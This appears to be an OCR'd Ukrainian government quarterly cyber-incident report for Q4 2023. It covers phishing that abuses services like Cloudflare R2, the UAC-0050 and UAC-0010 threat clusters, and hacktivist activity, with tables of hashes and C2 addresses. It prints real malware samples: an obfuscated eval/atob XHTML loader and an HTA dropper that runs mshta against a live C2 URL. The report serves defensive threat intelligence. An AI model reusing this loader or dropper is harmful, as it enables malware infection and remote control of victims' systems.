
фішингових атак було опрацьовано
аналітиками Оперативного центру реагування на кіберінциденти

Розподіл кількості опрацьованих фішингових атак за категоріями загроз електронної пошти



Протягом IV кварталу 2023 року було опрацьовано **578 фішингових атак, націлених на викрадення автентифікаційних даних користувачів і пов'язаних з експлуатацією легітимних сервісів і технологій**. Це складає 86% загальної кількості опрацьованих фішингових атак, що стосуються викрадення автентифікаційних даних. Зокрема, протягом звітного періоду експлуатувалися (див. рис. 1, 2, 3) такі легітимні сервіси та технології: **Firebase**, **Formspark**, **IPFS**, **Webflow**, **Hostinger**, **Sav Builder**, **Weebly**, **Cloudflare R2** та **POWR**.

Розподіл кількості опрацьованих фішингових атак за експлуатованими легітимними сервісами/технологіями



Як зазначалося у попередньому Звіті про роботу Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки за III квартал 2023 року (далі - Звіт за III квартал 2023 року), **експлуатація легітимних сервісів та технологій для організації фішингових розсилок є типовим явищем**. Зокрема, окрім раніше використовуваних Firebase, Formspark, IPFS, Webflow та Weebly, **протягом IV кварталу 2023 року фіксувалися фішингові кампанії, пов'язані зі зловживанням** відносно **нових хмарних сервісів для зберігання даних Cloudflare R2** (що є аналогом Amazon Web Service S3, Google Cloud Storage, Azure Blob Storage тощо).

Cloudflare R2 став доступним у бета-версії в травні 2022 року, а загальнодоступним - із серпня 2022 року. Зловмисниками експлуатується можливість розміщення фішингових сторінок з використанням безкоштовного субдомену Cloudflare, тому URL-адреси, застосовувані у фішингових розсилках (формат посилань "hxxps://pub-<32 ALPHANUMERIC STRING>.r2.dev/<WEBPAGE NAME>.html"), є фактично легітимними.

Так, темою листів однієї з досліджених фішингових компаній протягом IV кварталу 2023 року, пов'язаних із експлуатацією Cloudflare R2, було нібито отримання файлу через хмарний сервіс WeTransfer. Для завантаження файлу потрібно було перейти за посиланням вищезазначеного формату, за яким розміщувалася фішингова форма, що імітувала сторінку авторизації в Microsoft SharePoint (див. рис. 4). У разі переходу користувача за посиланням та введення автентифікаційних даних його логін і пароль надсилаються POST запитом.




Рисунок 1 - Зразок фішингової форми, що імітує вебінтерфейс електронної пошти




Рисунок 2 - Зразок фішингової форми, що імітує вебінтерфейс електронної пошти




Рисунок 3 - Зразок фішингової форми, що імітує вебінтерфейс сервісу авторизації Microsoft




Рисунок 4 - Зразок фішингової форми, що імітує сторінку авторизації в Microsoft SharePoint

Відомими вендорами у сфері кібербезпеки неодноразово повідомлялося про аналогічні приклади фішингової активності протягом 2023 року (зокрема, у дописі блогу Netskope Threat Labs (Netskope) від 14 серпня, SentinelOne від 18 серпня, SpiderLabs (Trustwave) від 6 вересня).

Активна зацікавленість зловмисників сервісами зберігання та розповсюдження контенту пояснюється декількома чинниками, основними серед яких є:

- **анонімізація особистості та її географічного розміщення**, що ускладнює ідентифікацію причетних осіб із метою подальшого притягнення до відповідальності;
- **розподіл ресурсів і потенціал масштабування**, що може бути використано для швидкого розгортання великомасштабних атак та адаптації до змінюваних навантажень без необхідності значного інвестування в інфраструктуру;
- **сервісна інтегрованість**, що дозволяє створення складних інфраструктурних ланцюгів для проведення атак;
- **мінімізація операційних витрат**.

Поєднання таких факторів підвищує сприятливість експлуатації подібних сервісів кіберзлочинцями, які завжди знаходяться в пошуку зручних та фінансово вигідних середовищ для реалізації фішингових атак та інших видів шахрайства в Інтернеті, ускладнених у детектуванні.

КЛАСТЕРИ ТАРГЕТОВАНОЇ АКТИВНОСТІ

Протягом IV кварталу 2023 року аналітиками Оперативного центру реагування на кіберінциденти відслідковувалися фішингові атаки, що атрибутуються до кластера таргетованої активності UAC-0050. Останнього разу про подібну активність повідомляла урядова команда реагування на комп'ютерні надзвичайні події України CERT-UA 21.02.2023.

Нагадаємо, що активність UAC-0050 відстежується щонайменше з 2020 року. Попередні кібератаки згаданої групи здійснювалися із застосуванням програми для віддаленого адміністрування RemoteUtilities. Крім того, вважаємо за доцільне також зазначити, що раніше схожа активність відстежувалася командою CERT-UA за ідентифікатором UAC-0096, але враховуючи подібність ознак між двома кластерами, за якими здійснюється ідентифікація атак, було поєднано UAC-0050 та UAC-0096 в одну групу та в подальшому подібні атаки відслідковувалися за ідентифікатором UAC-0050.

Зокрема, окрім активності UAC-0050, про яку повідомляла команда CERT-UA протягом звітного періоду, аналітиками Оперативного центру реагування на кіберінциденти 25.12.2023 було виявлено розповсюдження фішингових листів з темою:

- "Позовна заява номер: <6-DIGIT-CODE> від: 25.12.2023".

Листи (див. рис. 5) містять вкладення у вигляді файлів, відкриття яких забезпечує завантаження і запуск ПЗ RemcosRAT, призначеного для віддаленого управління.




Рисунок 5 - Зразок електронного листа, пов'язаного з фішинговою активністю, атрибутованою до UAC-0050


Вектор зараження:

.rar (multipart RAR compressed archive) ->
.txt + (3) .rar (RAR compressed archive) ->
.exe (Win32 EXE).

f8467854bd660e06f5cc84add2393f383a0ba392ead7b5259ffe541966f3dec6 ("Електронна позовна вимога.rar") ->
3b55193e1bede96ae602254687ae180c0020fc9e479f7fe6de14eb2eb0fd0ab0 ("Код доступу 813123.txt") +
fa6b91fbb44a2d297648f697ef006ab1f6692cd05c35159b17bea47036e43775 ("Електронна позовна вимога.part1.rar") +
3d5e02b68324d032f88bf01058d9081b1d4a3e76bec37691e369f66ad0d8d44c ("Електронна позовна вимога.part2.rar") +
54d67baa08c39a917678d44284d90554f752e4c2eaf164708ff42438835d3d03 ("Електронна позовна вимога.part3.rar") ->
3830e8249b95e86065288cb7a00ee9139d9e2fd918ff9c7e427e8684c1481579 ("Електронна позовна вимога.exe").

Конфігураційний файл містить IP-адресу сервера управління, що розміщена в межах автономної системи AS215939 (Dynamic Network Technolodgies).

Часовий розподіл кількості опрацьованих фішингових атак, атрибутованих до кластера активності UAC-0050



КЛАСТЕРИ ТАРГЕТОВАНОЇ АКТИВНОСТІ

Індикатори активності UAC-0050

Індикатор (тип)	Індикатор (значення)	Індикатор (контекст)
sha256	f8467854bd660e06f5cc84add2393f383a0ba392ead7b5259ffe541966f3dec6 Електронна позовна вимога.rar	Файли, що стосуються реалізації початкового вектора зараження
	3b55193e1bede96ae602254687ae180c0020fc9e479f7fe6de14eb2eb0fd0ab0 Код доступу 813123.txt	
	fa6b91fbb44a2d297648f697ef006ab1f6692cd05c35159b17bea47036e43775 Електронна позовна вимога.part1.rar	
	3d5e02b68324d032f88bf01058d9081b1d4a3e76bec37691e369f66ad0d8d44c Електронна позовна вимога.part2.rar	
	54d67baa08c39a917678d44284d90554f752e4c2eaf164708ff42438835d3d03 Електронна позовна вимога.part3.rar	
	3830e8249b95e86065288cb7a00ee9139d9e2fd918ff9c7e427e8684c1481579 Електронна позовна вимога.exe	
socket	77[.]105[.]132[.]124:80	Конфігурація C2
	77[.]105[.]132[.]124:81	
	77[.]105[.]132[.]124:2404	
	77[.]105[.]132[.]124:8080	
sha256	e875c79360d2644513e9f5904de03d5c9e24e1924e16a14f9cbac252a8f937c4 Relates	Файли, що були виявлені за шляхами: • "%AppData%\Local\Temp\%5-DIGIT-CODE%", • "%AppData%\Local\Temp\GuardSync Dynamics" після реалізації початкового вектора зараження
	0ae921b8b41a80511484562af849e8c9add73c219d6d35f7edcd08e2bc3014c1 Refinance	
	38615be86548518dff1ecec8c4703ce4733ddcc5047e37b653e8755828033c33 Presence	
	47614f9ee367901666b683158f7293402bc17c14ff00d0c9fc166a52589739e9 Pencil	
	56e361af66b285014cc99659dc3bdee4bdaf486993cc4f135320699a18c6ba0f Karaoke	
	3da1ac12d951c8b431e5f38d94c65fb42b165ee38950f9ac7802af78134a9ebc Jessica	
	7e48450cdd2110e2cd3cc69add1ea86d0463399099ddb4250838f79558a92a0c Internship	
	08d4b74c4a3f00999008bddbf3c6e6c12e28b4427562be5470bdc234363cba31 Ii	
	abc0b3d6ea8841e5d4752519cad246338c10374b79ead1825f8672119acaaee6 Barely	
	913a3c9648ae4ba0bf4853e990c9ae700dbaa67b403f0870bafd8bcd2bb4b688 Archive	
	825d577161eb5be9268f0974987f2f9433cef89540bf28b8245607b573d54aa0 A	
	f58d3a4b2f3f7f10815c24586fae91964eeed830369e7e0701b43895b0cefbd3 Trail.pif	
	c0a497ab6b271a31800d78b64754a0d936e6b94a908ca1688f8a8f4de58eec72 GuardSync.js	

КЛАСТЕРИ ТАРГЕТОВАНОЇ АКТИВНОСТІ

Протягом IV кварталу 2023 року аналітиками Оперативного центру реагування на кіберінциденти спостерігалося зростання фішингової активності, що атрибутується до кластера таргетованої активності UAC-0010, порівняно з попереднім кварталом. Останнього разу про активність угруповання повідомляла команда CERT-UA 13.07.2023 у вигляді узагальненого звіту щодо їх діяльності станом на липень 2023 року.

При цьому важливо зазначити, що **незначна кількість** (або навіть повна відсутність) **зафіксованих спроб фішингу**, що здійснюються з метою реалізації тактики початкового доступу, **не обов'язково свідчить про зниження темпів активості угруповання**, оскільки при цьому не враховується поточна ситуація щодо кількості інфікованих комп'ютерів, що функціонують у межах інформаційно-комунікаційних систем.

Застосовувані вектори зараження:

(1) **.xhtml** (HTML document) -> **.rar** (archive) -> **.hta** (VBA) -> **URI**

(2) **.rar** (archive) -> **.hta** (VBA) -> **URI**

При цьому для здійснення зловмисного наміру застосовувався типовий набір технік.

Як приклад, для реалізації вектора (1) відкриття початкового .xhtml документа (див. рис. 6) передбачає застосування HTML атрибуту події **"onmousemove"** у тегу <body>, призначеного для інтеграції та виконання JavaScript-коду, а також штатних JavaScript-функцій **"eval"** та **"atob"** (при цьому фрагмент коду **"lose['ev'+'al'](lose['at'+'ob'](integral))"** використовується з метою маскування цих функцій).

У результаті виконання файлу відбувається завантаження .rar архіву, що містить HTA дропер. Останній призначений для ініціації первинного зв'язку з командно-контрольним сервером та подальшого завантаження інших видів шкідливих програм.

У всіх досліджених зразках фішингових листів протягом звітного періоду IP-адреси серверів управління, з якими здійснювався початковий зв'язок, розміщувалися в межах автономної системи AS9123 (TimeWeb Ltd).





Рисунок 6 - Зразок електронного листа, пов'язаного з фішинговою активністю, атрибутованою до UAC-0010

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head></head>
<body style="color:#fff" onmousemove="integral=document.body.innerHTML;integral=integral.replace(' ','');
lose=window;lose['ev'+'al'](lose['at'+'ob'](integral))">
R 3Bk ID 0 g Z m F sc2 U 7 D Q 0 KZ G9 jdW 1 1b nQu b 2 5tb 3V zZW 1v d m U9 Zn V uY 3Rp b24 oKX sN DQp pZ
D 0 gdH J1 Z TsN D Q p2Y XIg b ko0 I D0g bm F2 aW dh d G9 yWy J wbG F0 Z m 9y bSJ d Ow0 NCm 1m I Ch b J1 d
vd 3 MnL CA nV2 l uQ0 U nX S5 pbm Rl e E 9 m KG5 KN Ckg PT 0 gL T EpI GR pZS g p O w 0N Cn Zhc iBi Wlg gP
tZW 50K C d hJy k 7 DQ0 K d mFy IEp k QiA 9I GRv Y3 V tZ W 50L m Ny Z WF 0 ZVR leH RO b 2R lKC Ii KTs ND Q
CKT sN DQ pi Wlg udG l0 b GU gP S A i U Xpt Ijs ND Qp h bzc g P SA i V UV z RE JB b 0 FBQ UF BQ U 0 x Mmp
Q U1 USm ZNR E J mT V RJ d U1 U SX VN akF 5TX k5U VN3 TU VG QUF B Q0F nQ X l u YU 1WO U xRU E5 zV 0FR QU F
pNH hNa T R5T U RJ ekw 5 Q2U wT C9R d G RHQ TB MR F Jnd EM0 ME x MUX Zk Q3 dJT kd XME wzU mhO Qy sw W U RR
```

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next
intelligent = "%SystemRoot%\system32\mshta.exe " & "http://185.104.115.173/Sb_12_12/intelligent.jpeg"
CreateObject("WScript.Shell").Run intelligent
Close
</script>
</head>
<body>
</body>
</html>
```

Часовий розподіл кількості опрацьованих фішингових атак, атрибутованих до кластера активності UAC-0010




КЛАСТЕРИ ТАРГЕТОВАНОЇ АКТИВНОСТІ

Індикатори активності UAC-0010

Індикатор (тип)	Індикатор (значення)	Індикатор (контекст)
sha256	73c0c0b00a4cde883a77f41a99e5ba3cebc35627da600224510ebe399d182790 Спецповідомлення_23.11.2023.xhtml	Файли, що стосуються реалізації початкового вектора зараження
	3a2b13fab88089752569d277d3c39b1f610fb58a4d82c156fd4fa06bd4db4327 12_00_12.12.2023.xhtml	
	47002e975b912e43a8a9daaab63331862b7a00ef808a97530acb7511057b3163 12_00_12.12.2023.xhtml	
	28b4b0fa8bdab01393fcde77a2797e7bc788ab209b616a5f97a3bf2361cf2b0f Заява.rar	
	ab2a14c75ff94b7935821e711b281db3d8c77295f49114307996332c1256388a Спецповідомлення_08.12.2023.rar	
	fb161fb5a52d7f3421b9583b5fb25461ab346554d8bd1237e80cc10191c6b25d 24.11.2023.rar	
	4bf5166a5beda2bfe0a19426d49645dfec0cb02d4c17e3cbfd7feee893ded900 12_00_12.12.2023.rar	
	011fe0e76b38d67518774bb250996d8a30f9ef2f4bd995a89af9d16b5926f5bc Електронна копія службового листа відповідає оригіналу. Інформації з обмеженим доступом у службовому листі немає. HTA	
	9ff90a195efbae38f0d155f10c6865d404cd04f6457ffef226358ca6f070a2f2 Електронна копія службового листа.hta	
	e8d5b25680327250ca5984e9c64ddfce2f69050053ec443e6c3f7bb490fb66b4 Оперативна інформація на 12-00 12.12.2023.hta	
	e5da40980c55932d3c4de0a4c82ce432a827d3a7e2309e37c53b448eceb9f881 Щодо фактів вимагання коштів з боку співробітника Служби безпеки України.hta	
URI	hxxp://194[.]31[.]175[.]77/ukr[.]16[.]11/send/headstone[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]23[.]11/refreshments/decipher[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]23[.]11/basis[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]23[.]11/relation[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]24[.]11/seeming[.]jpeg hxxp://194[.]31[.]175[.]77/s[.]24[.]11/headline[.]jpeg hxxp://194[.]31[.]175[.]77/s[.]24[.]11/seldom[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]24[.]11/bananas[.]jpeg	URI, призначені для ініціації первинного зв'язку з командно-контрольним сервером
	hxxp://217[.]151[.]229[.]74/moj[.]08[.]12/lot[.]jpeg hxxp://217[.]151[.]229[.]74/mv[.]08[.]12/relate[.]jpeg hxxp://217[.]151[.]229[.]74/db[.]08[.]12/based[.]jpeg hxxp://217[.]151[.]229[.]74/mvd[.]09[.]12/neutral[.]jpeg hxxp://217[.]151[.]229[.]74/sb[.]09[.]12/guarantee[.]jpeg hxxp://217[.]151[.]229[.]74/fes[.]11[.]12/regions[.]jpeg hxxp://217[.]151[.]229[.]74/gp_11_12/heading[.]jpeg	
	hxxp://185[.]104[.]115[.]173/GP_12_12/header[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/intelligent[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/barefooted[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/basically[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/headache[.]jpeg	
IPv4	194[.]31[.]175[.]77	IP-адреси серверів управління
	217[.]151[.]229[.]74	
	185[.]104[.]115[.]173	

Розподіл кількості опрацьованих фішингових атак за ідентифікаторами кластерів таргетованої активності



UAC-0028 (2) UAC-0010 (24) UAC-0050 (77) UAC-0006 (358)

Детальніше про останню активність UAC-0006:

- Алерт CERT-UA "Нарощування темпів UAC-0006, мільйонні збитки (CERT-UA#7648, CERT-UA#7688, CERT-UA#7699, CERT-UA#7705)"

Детальніше про останню активність UAC-0010:

- Алерт CERT-UA "Зведена інформація щодо діяльності угруповання UAC-0010 станом на липень 2023 року"


Детальніше про останню активність UAC-0028:

- Алерт CERT-UA "APT28: від первинного ураження до створення загроз для контролеру домену за годину (CERT-UA#8399)"

Детальніше про останню активність UAC-0050:

- Алерт CERT-UA "'Заборгованість Київстар", "Запит СБУ": нова атака UAC-0050 з використанням RemcosRAT (CERT-UA#8338))"
- Алерт CERT-UA "Масова кібератака UAC-0050 з використанням RemcosRAT/MeduzaStealer у відношенні України та Польщі (CERT-UA#8218)"
- Алерт CERT-UA "'Повістка до суду": чергова цільова атака UAC-0050 з використанням RemcosRAT (CERT-UA#8150)"
- Алерт CERT-UA "Кібератака UAC-0050 з використанням Remcos RAT, замаскована під "запит СБУ" (CERT-UA#8026)"

Розподіл кількості опрацьованих фішингових атак за типом розповсюджуваного шкідливого ПЗ



Скористайтеся порадами Держспецзв'язку про те, як розпізнати фішингову атаку та що робити у разі отримання фішингового листа:

Фішинг є одним із методів соціальної інженерії, метою якого є маніпулювання з метою реалізації зловмисних дій (отримання конфіденційних даних, грошових коштів, встановлення шкідливого програмного забезпечення). Часткові випадки фішингу передбачають зловживання довірою жертви, залякування та шантаж.

Ознайомитися з рекомендаціями Держспецзв'язку стосовно інших питань протидії загрозам у кіберпросторі, безпечного користування телефонами та Інтернетом можна за посиланням: https://cip.gov.ua/ua/faqs

російсько-УКРАЇНСЬКА КІБЕРВІЙНА


У цій секції звіту подана статистична інформація за звітний період, отримана шляхом аналізу даних з відкритих комунікаційних каналів проросійських угруповань хактивістів, що публікують анонси та результати майбутніх або вже реалізованих кібератак, таргетованих на українські організації, а також проводять дезінформаційні кампанії.

Показник довіри до даних, отриманих із таких джерел, є низьким, оскільки часто немає підтвердження новизни та достовірності інформації, яка афішується, а також достеменно невідомим залишається джерело походження такої інформації. Цілком ймовірним є те, що хактивісти, використовуючи власні канали зв'язку та користуючись увагою і прихильністю аудиторії, заново публікують вже колись оприлюднені результати своєї діяльності (ідентичні або частково змінені) або результати роботи інших акторів загроз, що стосується отримання доступу до мережі або поширення інформації з обмеженим доступом. Також, беручи до уваги досвід аналізу активності хактивістів з початку повномасштабного вторгнення, можна стверджувати про мінімальний (або зовсім відсутній) вплив більшості організовуваних ними атак на безперервність функціонування процесів цільових організацій.

Однак, незважаючи на це, активність хактивістів продовжує відслідковуватися з метою моніторингу тенденцій і змін.

Динаміка активності проросійських хакерських угруповань за типами атак

